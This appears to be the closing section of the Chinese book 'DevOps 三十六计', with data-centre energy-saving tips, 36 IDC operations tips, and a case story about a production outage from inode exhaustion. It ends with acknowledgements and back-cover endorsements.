第十九计 各种数据中心皆可广泛采用板式热交换器。

第二十计 大型数据中心采用大容量蓄冷罐；推荐冰蓄冷技术及湖水制冷技术。


第二十一计 对高能耗机柜，可以考虑采用水冷背板机柜，“电冰箱”式机柜。

绿色能源与供配电系统

第二十二计 降低 UPS 能耗，选用高效率、模块化 UPS。使用 UPS 的 ECO 模式（智能休眠），使 UPS 在经济状态下运行。

第二十三计 谐波不仅增加能耗，也会导致许多电气系统故障。对谐波的治理可以采取的措施有：加隔离变压器；对谐波进行抑制，12 次脉冲附加 11 次滤波；选择优质的高频机或工频机；做好接地。


第二十四计 对电力系统进行无功补偿，提高能源利用效率和系统稳定性。



- 第二十五计 在配电柜断路器和 UPS 输出端加装节电器。
- 第二十六计 市电直供及高压直流供电系统能减少供电链路上的组件，减少能源浪费。
- 第二十七计 数据中心采用多种能源：太阳能、地热能、核能、潮汐能、风能、沼气能，降低石化能源的消耗，降低碳排放量。
- 第二十八计 大力推广能源可以循环使用的燃气冷热电三联供系统。

IT、照明及清洁

- 第二十九计 积极采用云计算，共享计算资源，弹性供给资源；减少过度的数据备份工作；关闭不用的 IT 负载；找出并淘汰没有使用的或者利用率低的设备和“僵尸”应用。
- 第三十计 积极选用低能耗 IT 设备；坚决淘汰高能耗的老旧设备。
- 第三十一计 积极采用耐高温服务器；积极尝试采用液冷服务器。
- 第三十二计 机柜加盲板，有效使用机柜封闭盲板，减少冷热空气的混合。
- 第三十三计 网孔六角形设计，通风率要大于或等于 78%。自有机房可以考虑无门机柜，以减少风阻，增加通风效率，最终节约能耗。
- 第三十四计 选择节能灯具，并引入智能照明系统，提高自动化程度，减少不必要的光照强度。
- 第三十五计 采用数据中心微模块技术。制冷、供电、计算、消防、监控等集成在一个微模块内，降低能耗，隔离故障。
- 第三十六计 定期除尘，做好空调、风机，尤其是风扇、滤网、主板除尘。尘土过多导致能耗增加，短路风险增加。





案例：某 IT 企业高能耗大型数据中心的分析与改善

【相关计策：第二计、第三计、第八计、第三十四计】


案例背景

笔者参加建设的第一个数据中心是 2002 年某大型 IT 企业的北京数据中心。当时数据中心内都是玻璃墙，机房内的 IT 设备都是按业务应用分组摆放，而且是头对尾整齐地摆放，导致数据中心能耗高昂，PUE 超过 2.9。

案例分析

- 机房都是玻璃墙。因为经常有外单位参观数据中心，考虑到美观，就把机房设计成为玻璃外墙，方便接待来宾参观。殊不知玻璃是一个非常好的热导体，导致能耗很高。
- 机房内 IT 设备按业务应用分组摆放。比如与 ERP 应用相关的各种设备集中摆放在一起。这组 ERP 机柜最前面是 ERP 小型机，后面是 ERP 存储，存储后面是 ERP 的 PC 服务器，最高档的机器放在最前面。当时按应用集中摆放，也有对外展示的考虑。但是不同类型的设备集中摆放在一起，各机柜参差不齐，大小不一，能耗不同，不仅布线复杂，而且对空调制冷带来很大不便。按能耗大的设备来制冷，则对能耗低的设备有些浪费；按能耗低的设备来制冷，则高能耗设备又过热。
- 各机柜设备头尾相对，导致前机柜的热风直接传导到后机柜的进风口，冷热气流紊乱，导致能耗高。
- 外部来宾进入机房参观，导致冷气泄露，灰尘进入，增加了能耗与安全风险。

根因分析：当时我们没有数据中心气流组织、节能规划的概念，“保



安全，求美观”是主要的诉求。

解决方案

后来随着知识、见识的增长，我们逐渐有了环保意识，数据中心开始采用节能技术。比如：

- 数据中心基本没有窗户，且墙壁为隔热实体墙。
- 来宾参观时，直接到总控中心去，不进入机房参观。
- 我们按模块化建设数据中心，存储区、PC区、小机区等，分区建设。针对不同区域，采用不同的强弱电部署方式和制冷方式，减少机房布线和制冷的复杂度。
- 机柜摆放为头对头，尾对尾，建立冷热通道，防止气流短路。
- 大型数据中心采用风冷和水冷相结合的制冷措施。



更多案例请扫描二维码阅读：

- 某石化企业高能耗大型数据中心的分析与改善
- 某互联网公司大型数据中心的节能环保措施



作者简介

闫林，现任中兴通讯 IT 技术学院副院长、中科院大学兼职教授、国家科学技术奖励评审专家、中国电子学会绿色数据中心专项工作组高级顾问、中国电子学会两化融合技术指导体系专家、中国互联网协会青年专家、中国 IT 治理研究中心研究员、香港政府认定大陆优秀人才、北航软件工程硕士。20 年 IT 行业工作经验，拥有 18 个 IT 国际认证，出版了 12 本 IT 专业书籍，有大型 IT 团队管理经验，曾领导和参加了数百个 IT 建设和咨询项目，有丰富的 IT 战略、架构、IT 服务管理、敏捷项目管理工作经验，对云计算、大数据、DevOps 和数据中心等有深入研究。





IDC 运维三十六计

总说

IDC 是业务和 IT 的关键基础设施，IDC 故障往往会给 IT 和业务带来极大危害，专业、可靠和安全的 IDC 运维对业务必不可少。IDC 运维工作需要的知识技能很多，因此要有耐性，沉下心学习和积累，多实践。相信每位运维工程师都处理过大量的故障，不要轻易放过故障，每次故障都是一个改进和积累的机会，要深层次挖掘原因。对 IDC 运维来说，因为服务的业务线通常多且杂，所以故障尤其多，需要有这方面的心理准备。当你感觉很痛苦时，往往意味着你在成长。

运维已经走入互联网时代，但是传统运维场景在很多地方仍然大量存在，例如云计算时代的运维逐渐往业务方向靠近，而负责云计算平台的运维更关注 IDC、网络、带宽、服务器和存储的性能容量优化等，和传统运维人员关注的方向是一样的。在我看来，互联网运维和传统运维都是在保证服务稳定、高效、安全地运行，没有本质差异，只是关注的方向不同。我认为传统运维与互联网运维仍将长期并存，并相互融合：传统运维正在如火如荼地开展 DevOps、云计算、容器等转型实践；而互联网运维也在借鉴或使用商业产品与 IT 管理理念。不管目前我们处在什么

岗位，在这个风云际会的时代，我们必须自我挑战，自我颠覆，不断扩展知识领域，为未来做好准备，更好地服务于业务。

本篇“IDC 运维三十六计”正是基于这样的理念根据笔者自身经验总结而得，希望能给大家一些启发。

三十六计

关于上架

第一计 一张清晰准确的拓扑图是开展运维工作的必要条件。

第二计 在资源不充裕的情况下，建议按照重要程度对业务进行分级，给予不同级别的保障，将可靠性高的资源倾斜给核心业务。

第三计 没有建好 CMDB 时，Excel+SVN 也是极好的选择。

第四计 实施前制订好实施方案，并记录涉及的软件、硬件、IP、人员信息等。

第五计 将可能需要的工具放进一个背包，工具包括电脑、充电器、记事本、笔、串口线、网线、螺丝刀、U 盘……

第六计 建议取消 SSH 客户端工具的鼠标右键粘贴功能，避免粘贴的内容中有回车键导致直接运行。

第七计 要定期巡检机房，避免断电时才发现 UPS 后备电池只能用 5 分钟。

第八计 上架前先了解 IDC 的 PDU 接线类型是国标还是 C13 或 C19。

第九计 上架新设备要注意 IDC 的承重、配电、制冷和风道条件。

第十计 上设备前检查导轨是不是牢固的，确保安装到位，避免因设备跌落导致砸伤或设备损坏。

第十一计 线缆标签要在实施前打印并粘贴好，在实施时对线缆进行整理捆扎。

关于设备

第十二计 服务器正式转产前不要忘记做链路切换验证，包括以太网和 FC 链路。

第十三计 如果要不同代际的刀片服务器安装在同一套刀箱中，不要忘记检查相关固件和驱动程序是否兼容，建议升级到对应的稳定版本。

第十四计 服务器下线时，需要在 FC 交换机上清理已经不再使用的 zone 配置。

第十五计 慎用存储 Thin 模式，如果不得已要用，一定要做好监控并及时扩容。

第十六计 建议 LUN 的可用空间保持在 20% 以上，并注意 inode 设置，以免业务突发导致这个 LUN 甚至整套存储 offline。

第十七计 软件定义的硬件或虚拟化场景下，需要避免 MAC 地址和 WWN 分配冲突，除了使用前缀标识外，建议还要记入 CMDB。

第十八计 灵活运用 SAN 存储快照功能，但不要忘记清理。

第十九计 划 zone 时，建议将服务器的单个 Port 和存储的单个 Port 端两两划 zone，或者将服务器的单个 Port 与同一台存储的多个 Port 划入一个 zone。WWN Zone 亦同。

第二十计 级联的 FC 交换机固件版本最好一致。

- 第二十一计 升级级联的 FC 交换机时，建议依次进行，不要同时升级。
- 第二十二计 建议关注硬件厂商的固件更新信息，定期将固件升级到稳定版本。
- 第二十三计 配置信息要有备份，并版本化编号管理。
- 第二十四计 基础设施运维同事也应当关注业务性能表现，因为这往往会反映硬件设备的情况。

流程与其他

- 第二十五计 应急预案需要覆盖关键的场景，并做好分类。
- 第二十六计 定期做灾难演练，哪怕是沙盘推演也是有效的，避免灾难真正来临时手忙脚乱。
- 第二十七计 定期测试监控通知可达性，避免诸如平台欠费、短信猫失效或者电话卡因各种原因被停机。
- 第二十八计 变更前做好各项准备工作，包括场地、设备、权限、介质、网络、线缆及回退计划等。
- 第二十九计 变更窗口紧张的情况下，建议将可能用到的命令都 Type First。
- 第三十计 不要触摸更不要操作与变更无关的任何设备。
- 第三十一计 影响全局的变更窗口很难协调，可以先约好重点业务的 1 或 2 个变更窗口，再以这些窗口去协调其他受影响的业务方。
- 第三十二计 很多变更发布都在夜间进行，建议双人复核，防止因疲劳导致的误操作和遗漏。
- 第三十三计 变更是运维的老朋友，建议定期回顾梳理，会收到意想不到的效果。

第三十四计 操作前务必确认清楚操作对象与当前路径，防止因为在多个系统间跳转过多而引发操作事故。

第三十五计 不要依赖厂商宣传的可用性，因为厂商的数据仅代表整体的统计数据。

第三十六计 实在找不到解决办法时也不要气馁，重启试试。



案例：inode 引发的业务中断

【相关计策：第十六计】

故障来袭

“产线停了。”接到服务台的电话，陈小成一个激灵，猛地掐灭了刚点燃的第二支烟，揣起手机狂奔起来。现在是午休时间，小成刚才正在楼下吸烟区玩着王者荣耀。“这套生产系统怎么那么多 bug？”小成一边抱怨一边钻进了楼梯间，他知道这是最快回到工位的方式。产线这半年已经停了两次，可不能再出事了。陈小成脑子里浮现出上次工厂停电造成的损失通报，数出来的 0 让他张大了嘴巴，半天没回过神来神儿。

小成的成长经历

陈小成来自一所名不见经传的学校，大学学的是计算机科学与技术专业，据说这是他们学校最好的专业。小成大二时省吃俭用买了一台笔记本，编程嘛，这是刚需。学校的机房太破了，稍微好一点的机子都被玩游戏的同学占着。一个炎热的下午，小成在打开了一个网站之后系统蓝屏了。他知道必须重装系统，却无从下手。“我们还没有学到”，小成安慰自己。他敲开师兄宿舍的门，师兄们让他去门口找老王维修。“一定是他们学业太忙，没空帮我处理”，小成这样想。但是在维修店遇到

了其他几位师兄以后，小成才明白，原来他们专业的学生连装系统都不会！这让小成颠覆了对学校的认知，从此他经常光顾维修店和电脑城，开始混论坛刷教程，成为了远近闻名的维修小能手。后来加入了学校的信息中心，做了系统管理员，从搬箱子扛网线开始，逐步接触到服务器和网络的维护。

“野生运维”，小成的主管刘老师这样评价他。因为有类似的经历，刘老师在接手系统运维后，把陈小成招进麾下。不同的是，刘老师在深圳，光顾的是华强北这样高大上的地方。刘老师觉得小成的自我驱动力很强，值得培养。事实也证明了刘老师的判断是正确的。作为新手司机，小成很注意积累工作中用到的知识，因此进步很快，他尤其注意积累自己原本匮乏的 Linux 和存储这两块知识。遇到任务时，小成也往往是第一个站出来：“我来！”因此刘老师对小成颇为满意。

多方面检查发现都正常

按照事件处理手册，小成判断这次的事故可能导致一级故障，需要立即升级，他边走边给刘老师打电话通报故障。气喘吁吁地回到座位后，他立刻查了监控，发现没有相关报警——之前的故障发生后，小成已经加了一个测试页面的监控。小成又通过堡垒机登入系统检查系统状态，发现 CPU、内存和 IO 负载正常，网络流量也没有异常，系统进程也是正常的！

出鬼了。小成打电话给产线的拉长，想确认故障现象。“是的，确实没有响应，我是在检查大家工作时发现的。现在大家都在吃饭，请你们尽快解决，以免耽误下午的装配。”拉长确认了故障。小成打开系统页面也正常，但是产线巴枪扫描就是没有响应。

陈小成想起来之前和研发部的工作交接，当时说这个系统会记录很

多文件，所以预留的磁盘空间也比较大，有 2TB。陈小成立刻 `df -Th` 看了一下 `ext4` 的文件系统，900GB 已用，1.1TB 可用，看来空间是足够的。

终于锁定问题

陈小成此时有些慌乱，立即打电话联系负责这个系统的研发团队寻求帮助。

之前出的故障是由于代码逻辑问题，由研发团队解决的。但是这次出事的装配模块和之前的故障并无关联。陈小成立即通过堡垒机授权研发团队登录系统进行故障处理。小成也在一起检查应用日志 “IO error, directory unwritable”，难道是权限不足？小成检查了目录的权限，以及属主和属组，都没有发现异常。“检查一下系统日志”，不知道什么时候刘老师站在了小成的身后。小成打开日志，发现日志中有很多 “no space left on device”。刘老师立刻说：“检查一下 `df -i`。” 系统显示业务目录的 `IFree` 为 0，而 `IUse` 为 100%！刘老师立刻给研发团队打电话，询问写了什么数据把 `inode` 占满了，这个目录有 1 亿 3 千万个可用 `inode` 呢！研发答道：“重要的零配件都会产生 3~5 个小文件记录，而每件产品的零件有数百个。” 原来这个型号的产品销量非常高，目前已经生产了数万台，写满了 1 亿多的配额。刘老师问道：“这些文件可以挪走吗？” 小成知道，现在要快速恢复业务。他在脑子里想着修改 `inode` 的命令，但是好像修改 `inode` 数量是需要格式化文件系统的。

解除故障

“3 个月之前的数据可以归档。” 研发同事的答复把小成拉了回来。刘老师在得到这样的确认后，对小成说：“在存储上新建一个 2TB 的卷挂给这个系统。” “好的。” 这是平时经常做的操作，所以小成胸有成竹，加上 FC 交换机上已经划好了 `zone`，小成很快完成了操作。然后在系统上

重新扫描 SCSI 总线挂载了磁盘。“做一个新的 lv，格式化文件系统，采用 xfs 文件格式。”小成没有做过 xfs 文件系统，便询问是不是和 ext4 的格式化方式一致。在得到肯定的答复后，小成顺利完成了操作，并挂载给了新目录 /backup。小成已经猜到下一步是要挪文件了。果然，刘老师说：“把 6 个月之前的文件挪到新目录。”“不是 3 个月吗？”小成满脸疑问。刘老师解释说：“这个系统上线才 7 个月，6 个月之前的文件不多，挪起来比较快。”小成恍然大悟，立刻写了：

```
find /data -mtime +180 -exec mv -v {} /backup/date_180 \;
```

几分钟后，语句执行完毕。

小成检查 `df -i`，发现 inode 的 IUse 下降为 98%。他通知拉长检查系统，反馈说系统已经恢复正常！

小成给服务台回完电话，抬头一看，时间过去了 35 分钟，距离产线开工还有一会儿。两个人都深深地松了一口气。

后续的思考

小成想起刚才心里的疑虑，便问道：“既然 inode 这么重要，为何不把 inode 的数量放到最大呢？”刘老师躺在椅子上说道：“inode 这个索引节点区域保存的是文件的元信息，比如文件的创建者、创建日期、大小等。在 ext3 文件系统中占用 128 个字节，而在 ext4 中则要占用 256 个字节。inode 数量越多则意味着要占用的空间也越大，相当于一本字典的目录要占去很大一部分空间。”小成算了一下，假定在一块 2TB 的硬盘中，每个 inode 节点的大小为 256 字节，每 1KB 就设置一个 inode，那么 inode table 的大小就会达到 512GB，占整个硬盘空间的 25%。

“所以，这个需要和业务部门做充分的沟通，才能做出准确的系统评估。”刘老师说完看了一眼小成，思考一考他。于是问道：“后面我

们应该怎么做？”“我给一个新的目录，采用 xfs 文件系统，让研发切换到新的目录上去。”小成很有自信地答道。“那如果研发答复不能挪呢？”刘老师进一步追问。“那就写个脚本加入 crontab，每周末停线的时候执行一次。”“嗯，还有呢？”“把 inode 作为监控项加入监控！”小成的回答让刘老师很满意，不过他接着问：“我们还有哪个系统有可能出现这个问题？”小成突然想起还有好几个业务系统，需要马上去处理！

刘老师随后说：“这说明我们的转产流程不完善，在交付链条上存在着知识转移不到位和需求沟通缺失的情况，这是我们需要完善的地方。”

小成意识到，在运维这条道路上自己还有很长的路要走，但是幸得亦师亦友的刘老师指导，相信自己会更快地成长为可以独当一面的高级工程师。



更多案例请扫描二维码阅读：

- SAN 存储故障
- SAN 架构调整



作者简介

王莹，深圳市某科技公司基础架构师，运维狗一只。做过值班运维、外包运维、系统运维、基础架构以及应用运维。



致 谢

历时近一年，当这本书终于被我拿到手的那一瞬间，我不禁感慨万千。社区的老朋友可能知道，一开始的《DevOps 三十六计》只是一本小册子，在萧帮主（萧田国）的策划及大梁（梁定安）老师的组织下，几位专家分别贡献了一些内容，就这样的一本雏型在 GOPS 2017 深圳站的现场发布，这也是让我记忆犹新的一次大会。之后电子工业出版社的老师找到我们，觉得这会是一本高质量、值得阅读更值得收藏的经典技术书，就这样，高效运维社区牵头出书的工作提上了日程。无数次的沟通与推进之后，终于诞生了这么一个让人喜爱的成果——就是你手上拿着的这本《DevOps 三十六计》。本书的出版得到了很多老师与朋友的大力支持，在这里我一定要表示感谢。

首先，这本书凝聚了 40 位业界大咖的心血，他们是：何勉、李智桦、赵卫、方炜、申健、杨晓俊、何英华、张乐、石雪峰、景韵、雷涛、李华强、谭用、赵舜东、王磊、陈俊良、郭宏泽、梁定安、汪珺、徐奇琛、潘晓明、万千一、邓冬瑞、宗良、项阳、韩方、陈靖翔、范伦挺、阿铭、张永福、高向冉、胥峰、王津银、涂彦、闫林、周小军、周李洋、盖国强、周正中、王莹。以上各位的名字后面应该都加上“老师”二字，他们都是各自领域中数一数二的大咖，感谢你们因为书籍内容架构方面的调整而一次次耐心地改稿、交稿，催稿催到连我自己都烦自己的情况下还没有把我拉黑，非常感动。还有几位老师由于工作繁忙未能赶在出版前完成内容的撰写，也同样对他们表示感谢，期待在下一版图书中出现他们的名字。

本书领域覆盖范围广，内容专业性强，在内容技术审核过程中也得到了很多老师的帮助，他们是：陈靖翔、范超、范伦挺、盖国强、顾复、顾宇、韩方、韩晓光、李智桦、梁定安、石雪峰、谭用、唐成、汪珺、王子、萧田国、徐奇琛、闫林、喻满意、赵锐、周小军。感谢各位老师的专业精神和严谨态度。

同时我还要感谢电子工业出版社的张春雨老师和王中英老师的支持和专业指导，因为他们的伯乐相马，以及在书籍出版方面的高度专业性，那本小册子才会成为今天这本像模像样的书。这本书的作者数量是一般书籍的数十倍，出版工作复杂程度可想而知。还要感谢出版社的编辑、美编、排版等所有同事的支持与帮助。

感谢 DevOps 时代社区和高效运维社区诸多同事在图书出版与宣传中所作的贡献，他们是：董伟、景韵、窦娇娇、李哲帅、刘静、李敬秋、刘帅杰、刘策、田茜、丛琳、杨东辉、杨文惠、王晶、张雨梦、卫杰生。我还要感谢萧总，高效运维社区的发起人萧田国先生，感谢他对我的栽培和信任，让我变得更加勇敢和坚定。

最后，我最要感谢的是正在读这段话的您，让读者喜爱，给读者的工作带来实质性的帮助，是我们出版此书的初衷。从小白到高管，这几年很多人和高效运维社区共同成长。如果您在 DevOps 相关领域颇有建树，也想参与到本书的创作团队，非常欢迎您联系我们。最后祝您从本书中有所获益，步步高升，健康快乐。

孙妍

《DevOps 三十六计》副主编

2018 年 3 月

40位大咖联合撰写, 36篇文章, 1349条计策, 115个案例
全面覆盖精益、敏捷、开发、测试、安全和运维等领域



DevOps 三十六计

《DevOps三十六计》凝聚了一大批业内专家多年的实战经验, 是一本难得的实战手册, 是大家智慧的结晶。

——何宝宏, 中国信息通信研究院云计算和大数据所所长

作为中国第一代互联网人, 我非常欣喜地看到《DevOps三十六计》的正式出版发行, 从一年多前的小册子, 到汇聚了国内精益、敏捷、开发、测试、运维及安全领域大咖专家的著作。36篇文章, 1000多条计策, 其中很多计策都值得我们细细琢磨, 相信对相关工作的展开不无裨益。

——吴华鹏, iTech Club (互联网精英俱乐部) 理事长

《DevOps三十六计》的创作者中有许多我熟悉的名字, 他们都是在DevOps界摸爬滚打多年的“老司机”, 他们分享的三十六计可以说是对多年来走过的路、行过的桥、踩过的坑、跨过的坎的集中总结, 其中有很多是要付出巨大的代价后才能感悟到的。相信无论你是DevOps新兵还是老将, 都能从《DevOps三十六计》中获得一些感悟。

——刘栖铜, 腾讯游戏助理总经理

《DevOps三十六计》是中国互联网技术界的诚意之作, 由来自BATJ等公司的大咖联袂撰写。作为这本书的总策划者, 我深感本书字字珠玑、句句经典, 很多计策背后都是血泪灌注的坑。熟读《DevOps三十六计》, 少走几年弯路。

——萧田国, 高效运维社区发起人
DevOps时代社区发起人



博文视点Broadview



新浪微博
weibo.com

@博文视点Broadview



策划编辑: 张春雨 王中英
责任编辑: 张春雨
封面设计: 李 玲

上架建议: 系统运维/DevOps

ISBN 978-7-121-32857-2



9 787121 328572 >

定价: 79.00元